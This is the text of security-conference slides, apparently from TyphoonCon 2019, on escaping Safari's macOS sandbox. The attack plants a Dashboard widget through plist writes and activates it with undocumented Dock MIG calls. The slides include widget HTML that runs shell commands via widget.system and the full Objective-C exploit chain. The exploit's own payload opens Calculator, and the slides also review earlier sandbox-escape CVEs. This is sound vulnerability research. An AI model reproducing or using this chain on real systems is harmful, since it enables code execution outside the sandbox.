
# WebClip for Sandbox Escape?

- WebClip is one of the built-in widgets
- Load remote contents from a URL
- **Safari has a context menu to add web clips**
- Based on WebView, single process, no JIT support, no sandbox
- A DOM exploit is enough to execute code
- Possible sandbox escape vector?



# WebClip for Sandbox Escape?

- Must be trigger by user interaction 🤔



# Abusing Dashboard Widget

- Write the widget bundle to a temporary directory
- Since we already have arbitrary access for plist file, we can directly install the widget by manipulating `com.apple.dashboard` domain

```
→ ~ defaults read com.apple.dashboard
{
  "db-enabled-state" = 2;
  "layer-gadgets" = (
    {
      32bit = 0;
      id = 000000000000000002;
      "in-layer" = 1;
      path = "/Library/Widgets/World Clock.wdgt";
      "percent-offset-x" = 0;
      "percent-offset-y" = 0;
      "percent-type" = 4;
      "percent-x" = "0.3921875";
      "percent-y" = "0.3277778";
      "pos-x" = 753;
      "pos-y" = 554;
      relativepath = "/Library/Widgets/World Clock.wdgt";
      "separate-process" = 0;
    },
    ...
  )
}
```

# Abusing Dashboard Widget

- When the widget has been installed there's no need for browser exploit
- If AllowSystem is true, there will be a javascript bridge method `window.dashboard.system`, which is simply a wrapper for NSTask to launch `/bin/sh` and execute shell command
- PATH environment is missing so we need absolute path for the command

```
<h1 class="breathe">Pwned by AntFin LightYear</h1>
<script type='text/javascript'>
  window.onload = function () {
    widget.onshow = function () {
      widget.system('/usr/bin/open -a Calculator');
      // widget.system('/usr/bin/defaults write com.apple.dashboard mcx-disabled -boolean
YES');
    }
  }
</script>
```


# Triggering Execution

- To activate the Widget, we need to swap the desktop to Dashboard
- WebContent sandbox allows access to dock MIG server  
(global-name "com.apple.dock.server")
- Most of the MIG handlers of Dock don't have sandbox\_check
- Dock has been yet attacked at least two times at Pwn2Own, but I guess my exploit is more interesting : )
- HiServices.framework has some undocumented Dock API

```
→ TyphoonCon2019 nm  
/System/Library/Frameworks/ApplicationServices.framework/Frameworks/HiServices.frame  
work/HiServices | grep CoreDock | grep \ T\  
00000000000019e51 T _CoreDockAddFileToDock  
00000000000018dad T _CoreDockBounceAppTile  
00000000000018df2 T _CoreDockCompositeProcessImage  
00000000000011e62 T _CoreDockCopyPreferences  
0000000000001a410 T _CoreDockCopyWorkspacesAppBindings  
...
```

# Triggering Execution

- Enable Dashboard “As Space” or “As Overlay”
- Surprisingly we can change this preferences in WebProcess with the Dock MIG
- CoreDockSetPreferences can send the mach message for us



```
CoreDockSetPreferences((__bridge CFDictionaryRef) @{@"enabledState" : @2});
```



# Triggering Execution

- Now activate Dashboard
- `HIServices!CoreDockSendNotification` can pass a string to toggle corresponding desktop actions like:
  - LaunchPad: `com.apple.launchpad.toggle`
  - Show desktop: `com.apple.showdesktop.awake`
  - Show Workspaces: `com.apple.workspaces.awake`
  - Exposé: `com.apple.expose.awake / com.apple.expose.front.awake`
  - Show Dashboard: `com.apple.dashboard.awake`
  - TouchPad Preferences: `com.apple.dashboard.touchbar.preference`



# The Exploit

```
NSString *widget = [NSTemporaryDirectory() stringByAppendingPathComponent:@"payload.wdgt"];
mkdir([widget UTF8String], 0777);
EXTRACT(@"main.html", main_html, main_html_len);
EXTRACT(@"Info.plist", Info_plist, Info_plist_len);
EXTRACT(@"Default.png", Default_png, Default_png_len);
CFStringRef domain = CFSTR("com.apple.dashboard");
CFArrayRef item = (__bridge CFArrayRef) @[ @{
    @"32bit" : @0,
    @"id" : @"AAAAA",
    @"in-layer" : @1,
    @"path" : widget,
    @"relativepath" : widget,
    @"separate-process" : @0
} ];
CFPreferencesSetAppValue(CFSTR("mcx-disabled"), CFSTR("NO"), domain);
CFPreferencesSetAppValue(CFSTR("layer-gadgets"), item, domain);
CFPreferencesAppSynchronize(domain);
CoreDockSetPreferences((__bridge CFDictionaryRef) @{@"enabledState" : @3});
CoreDockSendNotification(CFSTR("com.apple.dashboard.awake"));
```







Q&A



# Thanks

- Jonathan Levin
- Phoenix Team (especially @5aelo and @\_niklasb)
- Liang Chen
- Lokihardt



# Revisiting Known Exploits



# CVE-2014-1314

- Found and exploited by @chenliang0817 in Pwn2Own 2014
- Straightforward design issue in [\\_XCreateSession](#)
- A crafted mach message can spawn arbitrary executable as current user, without sandbox
- Reachable inside WebProcess sandbox



# CVE-2016-1797

- Found and exploited by Lokihardt in Pwn2Own 2016
- Actually not triggerable in WebProcess, but sandboxed process fontd. An additional bug (CVE-2016-1796) is chained to escape to fontd.
- There was a sandbox rule claiming fontd can process-exec FontValidator without sandbox:  

```
(allow process-exec* (with no-sandbox)  
  (literal ".../ATS.framework../FontValidator"))
```
- FontValidator will check environment variable  
XT\_FRAMEWORK\_RESOURCES\_PATH to locate libFontValidator.dylib and try to load it



# CVE-2017-2534

- `SpeechSynthesisRegisterModuleURL` is designed to make `speechsynthesisd` to load arbitrary dylib from a given location
- The process has less restrictive sandbox (to trigger another root privilege escalation)
- Process has full r/w access to the location:  
(allow file-read\* file-write\* (regex  
#"`^(/private)?/var/folders/.+/com\\.apple\\.speech\\.speechsynthesisd.*`")))
- The following location is writable by WebContent sandbox and also match the rule:  
`/private/var/folders/<random-string>/C/com.apple.WebKit.WebContent+com.apple.Safari/com.apple.speech.speechsynthesisd`
- Send an XPC message to trigger to dylib loading



# CVE-2018-4404

- Found and exploited in Pwn2Own 2018
- There's a `legacy_spawn` routine in `launchd`, reachable in WebProcess sandbox
- A process will be spawned by `launchd` without sandox, very much alike CVE-2014-1314
- Use a custom `libxpc` implementation to spoof parameters





# What Do We Learn?

- Focus on those reachable mach services
- Xref on the risky function calls: `dlopen`, `exec*`, `system`, `NSBundle`, etc.
- Payload can have multiple forms:
  - Environment variable
  - An argument of MIG
  - A string value of an XPC dictionary
  - Other weird kinds of serialization

